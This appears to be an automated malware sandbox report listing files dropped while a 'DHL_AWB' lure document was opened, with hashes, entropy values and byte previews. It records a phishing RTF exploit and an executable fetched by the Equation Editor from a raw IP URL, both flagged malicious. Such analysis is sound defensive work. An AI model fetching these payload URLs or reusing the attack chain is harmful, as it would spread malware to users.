SHA-512:	88E8D6A82525A4F37E35899569BFB4FEE5A504006B91A0ED318E7674BD7E35CB4F9BBC1403C6696476E200A4601B23155484A63EB8BE970589A990CF5A5F494C
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z.....m.F.&.&..)YS,...X.F...Fa.q....._...L..r"..>.....MC.|}.C...gE....A.....E.....x...x...x...x..... .....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....J..R.w.ps.....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{32AF6775-ED8D-404B-A66E-CD25BD6BBD8D}.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.6736940209945346
Encrypted:	false
SSDEEP:	48:I3SVZ4By/C91XkH6+6y2a1G1T3qZr6VazK/9ufXxV3ooFkIlX9QsSCEHDYIgxeP:KSVCyS0rxo4CcLooGIpKsfuNWFdRd+
MD5:	4B2A742643ECD07FD3FEA17C86AD68C3
SHA1:	2B77E91A26921AF2032E7DBD78462F055743BFF8
SHA-256:	D19AC29FF05B6DCCE47DB1C4EFBF5104B4FBD485C7CCC7F2A7D15CAF058ADB55
SHA-512:	AEDE46D0B8A06675AE24D2E29D25D7980190ECCB84F32CB414390E08C906FEC64AB10B2C9E626B7E921EB9B7ED2D442D3AFAA36B0EFC3818D08079CA7295F 0E
Malicious:	false
Preview:	......M.eFy...zoO.b.SE.....[.S,...X.F...Fa.q.....O...6..y@.....u8.WN.xx.....S.....W.....x...x...x..*..... .....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....5.2A.....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	114
Entropy (8bit):	3.9080636632397505
Encrypted:	false
SSDEEP:	3:yVlgsRlzPltlWSK7FwPRSlkrT6S87NKNBFhu276:yPblzP1WSKRrlkaS8cm22
MD5:	54DC995D34811BE34DF0A6FEFC9989F8
SHA1:	E8F97BA58F62DE2C5572F3E2ABC2C6588AF1F721
SHA-256:	31FDA6ADC644BAADF0709391D39E6DE9427C687C575F80785BFDCE8496E55EF3
SHA-512:	2774BA2A0AC2F2B8B7520336C6C153852E59A5C03F9FB3CC7BA7D11FC71D03307D4E6E9BF574F05B2BB523B5F8E80866DDA178818A3917E8855287919FD88FF
Malicious:	false
Preview:	..H..@....b..q....]F.S.D.-.{.3.2.A.F.6.7.7.5.-.E.D.8.D.-.4.0.4.B.-.A.6.6.E.-.C.D.2.5.B.D.6.B.B.D.8.D.}...F.S.D..

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.28930591671030925
Encrypted:	false
SSDEEP:	96:K8BLjmB/ShrbpKQt3rTLHrGb+zUGFGBH:dB/mpSRbpKQtbTje+zUGFG9
MD5:	8C5A6A537AF0DB10105C7D6CCB14CE76
SHA1:	708C68737A40D7D7A12CA911F789E0F17C2C6047
SHA-256:	38A00895C843714697429ADB60951558C6CE3858995C3626E0F587BFD6634ED2

SHA-512:	D6FCE56B8A80EACFB9E234A52A079958990E0D7348B03235977516BFEB524255BE089F38BCA4817FB4C562E33BC436E9FA5C3084D7E0FCD8C472B59406BE116 1
Malicious:	false
Preview:	......M.eFy...zM.. .])C...4...S,...X.F...Fa.q.....<.p..=.D.T'.....v.|.K.....B.A.....E.....x...x...x...x..... .....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....J..R.w.ps.....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{F4637C4C-84C5-48D5-B5F6-DBF781800F91}.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.22111882937479274
Encrypted:	false
SSDEEP:	24:I3FRLwnM0B34YewnRNp2BXCd+5P1dZJku8xNv4O5l+M9XUo2lj5IEO4leUuLn1vF:I3PUrB7Zy0+Vnrb8xVd580ljHTPZc
MD5:	3BB95E9B516C7605FBAACF38FD216332
SHA1:	CA7872E1593B24162BAA2A1D2CF21B3ACCD52483
SHA-256:	6CE4A065EDDB6873079694C34BD749C630C6064203CD3CEB651DB83ADD42F982
SHA-512:	93C1822EEDFDF5621B575CB955E69C619605FE8BF0AF6284AEFD45740643B8724EE7DEB070752CBC9E9950BD3E742C19A5A98FE4690FCE82EE54C0733718D0E 5
Malicious:	false
Preview:	......M.eFy...z].{.;.F.. ..2..S,...X.F...Fa.q.....J.|;4....._L..&.0...P>.....PB.....x...x...x...x.....+..... ...zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G...|.u-.u.A...W"U.....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	114
Entropy (8bit):	3.9057420623056247
Encrypted:	false
SSDEEP:	3:yVlgsRlzVmSrSFDSNKgK7pYRjIHOFVBlYR5l276:yPblzwSrSxSgV7pYRsuFTCt22
MD5:	DFFF21B5710A4BE77F70A759385FBF5C
SHA1:	B5AF5FCFFC37411A86438557302C7F70C6B9EBCE
SHA-256:	967D6380AE7C13D64C58A8E7D6CAD39F5F03B63BD8717027E739C316DC31E1F9
SHA-512:	3821DB4185D22C38C503B39869C1EA739508E3498B0DE6298FE529167219D577B9B9722C750DB2CD610B9CB1235C1A42690ABE01B3677C3A9632E5460978D760
Malicious:	false
Preview:	..H..@....b..q....]F.S.D.-.{.F.4.6.3.7.C.4.C.-.8.4.C.5.-.4.8.D.5.-.B.5.F.6.-.D.B.F.7.8.1.8.0.0.F.9.1.}...F.S.D..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\vbc[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	839680
Entropy (8bit):	7.820966123278669
Encrypted:	false
SSDEEP:	24576:k81ENl0PsO9ZzPhSB4v3gtfC7PRqEzwFRaQS:Til0PsO99PhuU3WfC7PR3zwFD
MD5:	DD7507C4B13050E9A433A7BD70F7591F
SHA1:	7706C0E624EEFC87602805F449E4AF20893DBC00
SHA-256:	676A71156FF2422AF1B291E83030EF217607574E2EEB0344AF54A4CD7E99D8A8
SHA-512:	DDBAB3F63DA65808F1A2F8DEF5EE453320F61C390A2530BD4B33275CCC6788234D6FB2DAB737ADDCC340D42A71B6DE5E5EB59491F8C06D8348DF089F5FB5A 37
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 31%, Browse • Antivirus: ReversingLabs, Detection: 92%

IE Cache URL:	http://198.23.207.54/200/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...\_].....0..... .....@.. .....@..... ..@.....H...O..... .....,..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....\|.....H.....p\...X.....7...4....0.....^..}.....(.....(.....*.0.....9.....{....o....o....s.....{....o....o.....+].o....t.....o .....o....o.....(.....,.....o .....+.....o!.....o"...-....u.....,...o#.....{....o$....o%...o&...&.*.....:.i.....0..2.....{....o'...o.....0..+..{....o'....o(...o)....+..*...0..:.....1...{ ....o$...o*.....+....,...{....o$....o+....o,....*...0.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\doc_200[1].doc

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	downloaded
Size (bytes):	24597
Entropy (8bit):	4.909148857109057
Encrypted:	false
SSDEEP:	384:rmq0Zr0J58AREmC9EywMtA+LLlSMDXPonNgzOjcJWXdXSO8ltpQ9I:KxKE/EywMtA+LpSwoCzEMpQ9I
MD5:	B804BDE22CFA7A9A0E6EAD73F025305F
SHA1:	1601954798A3BE82B2832944E7049F8C4CBB76FA
SHA-256:	4F52BC5A6093AAACB63B758B980E03C021699264574C2B9966242DCE79CD0A99
SHA-512:	4BA4E0C2934092F14F6E25B5CD45EDDDB666D149F237D8FB1AC7CAFFB8BE3024214A16A214B5EEC56BB3ABA8AFFF34B25FD82C652E46039C3422DC24B601D6E8
Malicious:	**true**
Yara Hits:	• Rule: INDICATOR_RTF_MalVer_Objects, Description: Detects RTF documents with non-standard version and embeding one of the object mostly observed in exploit documents., Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\doc_200[1].doc, Author: ditekSHen
Antivirus:	• Antivirus: Avira, Detection: 100%
IE Cache URL:	http://198.23.207.54/shp/doc_200.doc
Preview:	{\rtF6132[4[@4]?%7_!?'1418`?5[5!<2'-`0??.'.&.62?`!4%4.0#:=%0..>98.-==/67'%53\*8?1|_?5:.]?+?`!`-`-.-?@!.?.).<??20?2<?.),<$5/`@6;;\|[+5+2\|`$<!??>!@%!=?1.')16$8')_4^)`\_@)\*5,)~(+6$,9.?1-)'7+<)..+,.+@^8&1#@%#%8&$.)502;2=4?%]'<)>^40<#\*7]1%1?)7%&.3.%\|:@1&.75`.?%*_#^7~..6<)&.9.%,*#0+":%1#1\|<0>7`&:#.?\|#;0>^]-=8?\*-?.@.9'-.$,%<9:?.?]^^,[,?2\*]90.#7.5!1.|5^%+->.3$:!)4.>3?!~2?6.:`=~'(?7@#;,9_%;-.?;>0??0/8\|=..>\|@?[.0:;?7%*:_9\|?*.79=#1.*~7\|##\|$?0:)%.!(?7[&[>=?=14^^+.?$/|'+.><.[;+$93.$.@?[.7-#2.=~4$+.'`<%)':)~<[(?`2:98#.&37=?~>~@,..9.`-,;,>34\*.@@?@-\*$?~4[.2>+~$\_?\*]28?@@]8?\|%$?=?6$&?3-.,?\*;#/+?&@[54?2((0%!?$7.<!=&:^&43>?1?.%,5.#?!!.#4>%.9.%%:;.$]\_8+)'9/#?[`*0]/7+.<|#'6').9$!2!%-##.$$,?.].?,*+8+4;~?$^-+'5$['8:.%8>=#%~./8._#4/;.?&#3$]..%~~`0(?%3'3??$?<@3@?],~`.?#3(-@^`~(~?.|#4]?=94.8/?5~8/$-??]<9\_?&~(%./?-.@6?)-?$2,?9['>?~)%3!%?$?+~9~.6?.(!%]:$19\_`][?*'6;3?2\|<,\|/8.^)9??+8??>1~?>.~?[\|.#1?%?#55(:4_$??%7@.[6#)_2[9>5(?|[~:.?,.?#)>,5~)?`?>@\*.%#35.1)[/23:,$?%@\_`?%^|`^.$5@.[72=\|]\_&.=!+%:5!$]7[8.#??<#!%2%2<??9_4+;

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\125384CE.emf

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	579088
Entropy (8bit):	2.276153789836189
Encrypted:	false
SSDEEP:	1536:RQt5Ag7/5CNvDUyP+05BgE8YE27f6cPtG7Mc/izMjVv:eFxcg90wv
MD5:	AF2FC7CAB2E80CA0635D24ED790AB24F
SHA1:	41B8259358C8A3E2C82673D3DAF7365FE34A5392
SHA-256:	553BA4B398E93A053242A685A54FBA75C1AD445AB128723BC6E84EF875C4FDDD
SHA-512:	BDDA57590886577129A43B9A107B8A489F84A7ECD5D688E8488CB1C2024D3F1C87684136A67DB9BE0B01FCB2AF5ECEBF51424FA8CE6736A47D459EFF058FBE0A
Malicious:	false
Preview:	....l.....V..'f.. EMF.....@.....K.....(..F...,... ...EMF+.@.....`...`...F...\...P...EMF+"@.....@.....$@.....0@.....?!@.....@.....!.....".....!.....".....!.....%.....%.....%.....K.....".....!.....K.....".....!.....".....!.....".....!.....'.....%.....L...d.....s.....!.....?.....?.....L...d.....!.....?.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4C4AC313.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 731 x 704, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	14442
Entropy (8bit):	7.887985838389699
Encrypted:	false
SSDEEP:	384:MDQoY6/Y/gQYZ8NwQxg9He3ov4RU/d0PPG1:joV/Y/gQYCNwQ6eK4RU6PP0
MD5:	898C1F73F97CECCE45FDF7E1C1DFC6B1
SHA1:	0F438F3D74E29A4859D9993887FC83B2DFB054F8
SHA-256:	911DDF76DAFCAC9A0E827AE82CC3475F6E6D199B0D7921D67ACF4CE9B13619AD

SHA-512:	6540C64D2BB7F9E5E189F3B7FDE2F664D07C5BC406D5080A042F4C9FBD29B98EE6CB51629BD2C1D5904897A525E9B470E4C66E3DD428E1B00D83EFC2527E90C1
Malicious:	false
Preview:	.PNG.....IHDR.....u.N.....gAMA.....a.....sRGB.....PLTE.....{.....-.....ppp.....V01x..=....`...x..._{..7..U..b.....U0,....O.z..5.....{....p..7..0.U..a..7.a..7....Z..... .v4..4f..ev-._..8..|..6...j>.....^..xW-2Tl..f...f.....z\..6`....\.j.. .IDATx..{o.....H...zM9*48:Q....>..t.....{.~.j(u.ZR.....y{.z....z....(J...%t.....Id.....K.:?i.5.8{Ag...`.....!..l_]F.%..6.. m.....!../..6..!.lC.. ..A`.z../....i.V..;.w4...K..._].p_.@..v._.9.g....SY.Z.k.a.y.....K...~c`..r@_u...&:a.~...mN\.\.jn.....]...i...n.so..e|..3.}6..+kw.....kO....G$.R'W...(...j..v...|... ..,2wg....K.....(..l.....#.N.P.?...j....~...;ko`.....9..g&VY#m.*...f.b..j~.]dc.....-...4..n..../G:..Ruu....Q...Nc..F.....n.....|l.^....57.o..yV]....v..x...f.F6c..(..8...3{x..j)-]].#.@ Z.....C.>wCP...!.....'5[.....kW...p%..N..1.....w.`...s.~'Bb}.e.u..w.[.;"GZ..qM.&4.5..[o.>x.2...S..oY.....D.....-y.F..~#1By

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\67C004A6.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 731 x 704, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	14442
Entropy (8bit):	7.887985838389699
Encrypted:	false
SSDEEP:	384:MDQoY6/Y/gQYZ8NwQxg9He3ov4RU/d0PPG1:joV/Y/gQYCNwQ6eK4RU6PP0
MD5:	898C1F73F97CECCE45FDF7E1C1DFC6B1
SHA1:	0F438F3D74E29A4859D9993887FC83B2DFB054F8
SHA-256:	911DDF76DAFCAC9A0E827AE82CC3475F6E6D199B0D7921D67ACF4CE9B13619AD
SHA-512:	6540C64D2BB7F9E5E189F3B7FDE2F664D07C5BC406D5080A042F4C9FBD29B98EE6CB51629BD2C1D5904897A525E9B470E4C66E3DD428E1B00D83EFC2527E90C1
Malicious:	false
Preview:	.PNG.....IHDR.....u.N.....gAMA.....a.....sRGB.....PLTE.....{.....-.....ppp.....V01x..=....`...x..._{..7..U..b.....U0,....O.z..5.....{....p..7..0.U..a..7.a..7....Z..... .v4..4f..ev-._..8..|..6...j>.....^..xW-2Tl..f...f.....z\..6`....\.j.. .IDATx..{o.....H...zM9*48:Q....>..t.....{.~.j(u.ZR.....y{.z....z....(J...%t.....Id.....K.:?i.5.8{Ag...`.....!..l_]F.%..6.. m.....!../..6..!.lC.. ..A`.z../....i.V..;.w4...K..._].p_.@..v._.9.g....SY.Z.k.a.y.....K...~c`..r@_u...&:a.~...mN\.\.jn.....]...i...n.so..e|..3.}6..+kw.....kO....G$.R'W...(...j..v...|... ..,2wg....K.....(..l.....#.N.P.?...j....~...;ko`.....9..g&VY#m.*...f.b..j~.]dc.....-...4..n..../G:..Ruu....Q...Nc..F.....n.....|l.^....57.o..yV]....v..x...f.F6c..(..8...3{x..j)-]].#.@ Z.....C.>wCP...!.....'5[.....kW...p%..N..1.....w.`...s.~'Bb}.e.u..w.[.;"GZ..qM.&4.5..[o.>x.2...S..oY.....D.....-y.F..~#1By

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\694BA9C1.doc

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	24597
Entropy (8bit):	4.909148857109057
Encrypted:	false
SSDEEP:	384:rmq0Zr0J58AREmC9EywMtA+LLlSMDXPonNgzOjcJWXdXSO8ltpQ9I:KxKE/EywMtA+LpSwoCzEMpQ9I
MD5:	B804BDE22CFA7A9A0E6EAD73F025305F
SHA1:	1601954798A3BE82B2832944E7049F8C4CBB76FA
SHA-256:	4F52BC5A6093AAACB63B758B980E03C021699264574C2B9966242DCE79CD0A99
SHA-512:	4BA4E0C2934092F14F6E25B5CD45EDDDB666D149F237D8FB1AC7CAFFB8BE3024214A16A214B5EEC56BB3ABA8AFFF34B25FD82C652E46039C3422DC24B601D6E8
Malicious:	**true**
Yara Hits:	• Rule: INDICATOR_RTF_MalVer_Objects, Description: Detects RTF documents with non-standard version and embeding one of the object mostly observed in exploit documents., Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\694BA9C1.doc, Author: ditekSHen
Antivirus:	• Antivirus: Avira, Detection: 100%
Preview:	{\rtF6132[4[@4]?%7_!?'1418`?5[5!<2'-`0??.'.&.62?`!4%4.0#:=%0..>98.-==/67'%53*8?1|_?5:.]?+?`!`-.-?@!.?.).<?20?2<?.),<$5/`@6;;|[+5+2|`$<!??>!@%!=?1.')16$8')_4^)`_@)*5,)~(+6$,9.?1-)'7+<)..+,.+@^8&1#@%#%8&$.)502;2=4?%]'<)>^40<#*7]1%1?)7%&.3.%|:@1&.75`.?%*_#^7~..6<)&.9.%,*#0+":%1#1|<0>7`&:#.?|#;0>^]-=8?*-?.@.9'-.$,%<9:?.?.?]^^,[,?2*]90.#7.5!1.|5^%+-.>.3$:!)4.>3?!~2?6..`=~'(?7@#;,9_%;-.?;>0??0/8|=..>|@?[.0:;?7%*:_9|?*.79=#1.*~7|##|$?0:)%.!(?7[&[>=?=14^^+.?$/|'+.><.[;+$93.$.@?[.7-#2.=~4$+.`<%)':)~<[(?`2:98#.&37=?~>~@,..9.`-,:,>34*.@@?@-*$?~4[.2>+~$_?*]28?@@]8?|%$?=?6$&?3-.,?*;#/+?&@[54?2((0%!?$7.<!=&:^&43>?1?.%,5.#?!!.#4>%.9.%%:;.$]_8+)'9/#?[`*0]/7+.<|#'6').//9$!2!%-##.$$,?.].?,*+8+4;~?$^-+'5$['8:.%8>=#%~./8._#4/;.?&#3$]..%~~`0(?%3'3??$?<@3@?],~`.?#3(-@^`~(~?.]#4|?=94.8/?5~8/$-??]<9_?&~(%./?-.@6?)-?$2,?9['>?~)%3!%?$?+~9~.6?.(!%]:$19_`][?*'6;3?2|<,|/8.^)9??+8??>1~?>.~?[|.#1?%?#55(:4_$??%7@.[6#)_2[9>5(?|[~:.?,.?#)>,5~)?`?>@*.%#35.1)[/23:,$?%@_`?%^|`^.$5@.[72=|]_&.=!+%:5!$]7[8.#??<#!%2%2<??9_4+;

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{61C0FE69-632E-42B0-9EAB-CB8720AB2605}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	76288
Entropy (8bit):	7.165422826184264
Encrypted:	false
SSDEEP:	1536:siwPJULtG5CNvDUyPfF9IPJULtG5CNvDUyPfF9:6iCcgMyiCcgM
MD5:	14540D163FB5AA4C3B52D8060F16D72E

SHA1:	924C8F8D1C6B03E6C50C8C9722FB0A1AB6C65468
SHA-256:	51DD8D9E740AE38D462D725BA36D695FCA036CCFEAAF2282F96DB3ECF049E4EF
SHA-512:	60109D6CFAD6B1D4CEE861496532D4299CBAEB876865C2BC99429D745B8E39F754560CACE9A7543D6C133B4AB07305D667E693E884D644097624BDA01F17599
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	.....>.....I..... .....F..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D. ..E.....G...H.....K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{88266991-B66B-4B67-A090-087BD104DE9E}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	0.5732579521453803
Encrypted:	false
SSDEEP:	3:Gg7NYtl6K6DlK/lllYdltn/ldl/dRAY/lzNQwtwwxmnlqPxZlhQtChJn:3pk65K/G37SwJmn4PxZUtgn
MD5:	3E80BE894DFD5A8C093E1F1044C0B614
SHA1:	6B05EA4669CF710A23D04C6960CF8B883D855D4E
SHA-256:	B617F8F259126CA62ADB0442EB5C2AB2853FA5E58CD64B88918FDF708D0CA8D5
SHA-512:	896394E6C6B9685C17D18EFBEDBF4C4204635DE69F5373D99724CFB5B4E1403D6077CD36E55F791722C35ACF95EE50B6074C90DA219F8BA2BC5E7332B06A389
Malicious:	false
Preview:	....E.M.B.E.D. .E.x.c.e.l...S.h.e.e.t...1.2..... . ...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{8E9606C5-2F7B-41CF-A346-056DD4AB9308}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	15058
Entropy (8bit):	3.6592058590821335
Encrypted:	false
SSDEEP:	384:Bc/ROhQwfCiN0qiCJFG/G3NgudYgAdOTF+e:BmOCJwbJgGpdY3YTF+e
MD5:	5B919E8A2FE7341FAE0181ABD88E3A86
SHA1:	4001E256B7640363E84B5E86503789A12C4F5645
SHA-256:	11385DB7DD35CEA8877FE115D5D26C6FA421DE86662BCEB87C4E4D566E5D5E46
SHA-512:	3BBCFB7BAA7FFD4C881BE1F1EBE12B8A0FA0B8E1A5B45C0DED8AF0EC3BAE8B9B483A3A1A71313C52B9BBABA3F1849DAE598651423FB8FD517705F46F910467E3
Malicious:	false
Preview:	[.4.[.@.4.].?.%.7._.!.?.'.1.4.1.8.`.?.5.[.5.!.<.2.'.-.`.0.?.?...'...&...6.2.?.`.!.4.%.4...0.#.:.=.%.0.....>.9.8...-.=./.6.7.'.%.5.3.*.8.?.1.|._.?.5.:...].?.+.?.`.!.`.-.`.-...-.?.@.!...?...)...<.?.2.0.?.2.<.?...).,.<.$.5./.`.@.6.;.;.|.[.+.5.+.2.|.`.$.<.!.?.?.>.!.@.%.!.=.?.1...').1.6.$.8.').._.4.^.).`._.@.).*.5.,.).~.(.+.6.$.,.9...?.1.-.).'.7.+.<.).....+.,...+.@.^.8.&.1.#.@.%.#.%.8.&.$...).5.0.2.;.2.=.4.?.%.].'.<.).>.^.4.0.<.#.*.7.].1.%.1.?.).7.%.&...3...%.|.:.@.1.&...7.5.`...?.%.*._.#.^.7.~.....6.<.).&...9...%.,.*.#.0.+.'.':.%.1.#.1.|.<.0.>.7.`.&.:.#...?.|.#.;.0.>.^.].-.=.8.?.*.-.?...@...9.'.-...$.,.%.<.9.:.?...?.].^.^.,.[.,.?.2.*.].9.0...#.7...5.!.1...|.5.^.%.+.-.>...3.$.:.!.).4...>.3.?.!.~.2.?.6...:.`.=.~.'.(.?.7.@.#.;.,.9._.%.;.-...?.;.>.0.?.?.0./.8.|.=.....>.|.@.?.[...0.:.;.?.7.%.*.:._.9.|.?.*...7.9.=.#.1...*.~.7.|.#.#.|.$.?.0.:.).%...!.(.?.7.[.&.[.>.=.?.=.1.4.^.^.+...?.$./.|.'.+...>.<...[.;.+.$.9.3...$...@.?.[...7.-.#.2...=.~.4.$.+...'.`.<.%.).'.:.).~.<.[.(.?.`.2.:.9.8.#...&.3..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{ADD09414-4C0B-48D8-B1C9-FBE697880796}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28EA4

Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\{3AB18AF9-D831-436F-81B4-5DCFDD3A591A}

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.025630255835805735
Encrypted:	false
SSDEEP:	6:I3DPc9F0x79HvxggLRCIwTUEJD/+DRXv//4tfnRujlw//+GtluJ/eRuj:I3DPQFK79PD09D8vYg3J/
MD5:	D9DF92B4088F96B1B5FC09676583EB69
SHA1:	EB2238143071EE47E99F673C31CF49E9F294FD2E
SHA-256:	2F2C5E1E1CD2BE8D18165133BFED51F5D107289737A66E345E1F0EEB32790935
SHA-512:	DEA51F1A72D311A2AACE701803FB5A5CA3853198D4DD11FEBA24F54BA451229E8FDFEFC027D88844866277B3FD1DD9FD7CCDC10F5C5C12EC43C9E5C31427F E3
Malicious:	false
Preview:	......M.eFy...zM.. .])C...4...S,...X.F…Fa.q.....I....u.@.....v.|.K.....B.....x...x...x...x..... ....zV..... ..@..... .....

C:\Users\user\AppData\Local\Temp\{4820A152-87F7-4CDD-BC04-BD9F9E14497A}

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.025464168013612485
Encrypted:	false
SSDEEP:	6:I3DPctZzRvxggLR5Iblub7btRXv//4tfnRujlw//+GtluJ/eRuj:I3DPqzdy8fvYg3J/
MD5:	25C44748FA2AF59D0525599DFE3E7276
SHA1:	47E3D19F25EB04D915F075A29AD6E64CF894120F
SHA-256:	47976FC297A385607935B5BB1033AAC43D866B8432A76DD36DFB085641DB9280
SHA-512:	7CFA191BCADE2EBE77F5FAD074935A88C8478D415485C644E43B19C14BD16EF4EC303D96567BE26AB728AE08FC4E2FD0852DCD3A9AE55FC133BC48272E9F3 D0C
Malicious:	false
Preview:	......M.eFy...z.....m.F.&.&..)YS,...X.F…Fa.q.....n.0P9..C.....D.....MC.|}.C...gE.....x...x...x...x..... ....zV..... ..@..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\DHL_AWB.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 15:45:53 2022, mtime=Tue Mar 8 15:45:53 2022, atime=Fri Aug 5 22:36:11 2022, length=73762, window=hide
Category:	dropped
Size (bytes):	1004
Entropy (8bit):	4.555888169107197
Encrypted:	false
SSDEEP:	12:85PkVcRgXg/XAlCPCHaXRBktB/eLX+WnW6//xgiCuxicvb7jKlaluzNDtZ3YilMX:85SU/XThOMpW0/xfC7efel2WDv3q+u7D
MD5:	C70C78DA7C5BCD7CB1D99269A2CC225D
SHA1:	3D70937097E814620A5A3C1B13DEE888A4194E05
SHA-256:	C4676842DCE920B886F103CCDECC4419D98FFE9ABEA7C46F8765DB224387D9F5
SHA-512:	9E0404201C950F58D8ED5EB8FC6BBA81022604EE1681442AE0271B427C5370455BA311C2CF0C6C465DAAE7E4106F20BD1B69685FD2116CF5088D2FBE8D4DE8 3
Malicious:	false
Preview:	L.....F.... ...G....3..G....3..A.\%$..." .....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....hT....user.8.....QK.XhT..*...&=....U.....A.l.b.u.s.....z.1.....hT....Desktop.d.....QK.XhT..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....b.2." ...U.. .DHL_AW~1.DOC..F.....hT..hT..*...r....'.....D.H.L._.A.W.B...d.o.c.x.....v.....-...8...[.....?J.....C:\Users\..#.....\\061544\Users.user\Desktop\DHL_AWB.docx.#.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.D.H.L._.A.W.B...d.o.c.x.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....061544.....D_....3N...W...9G..N..... 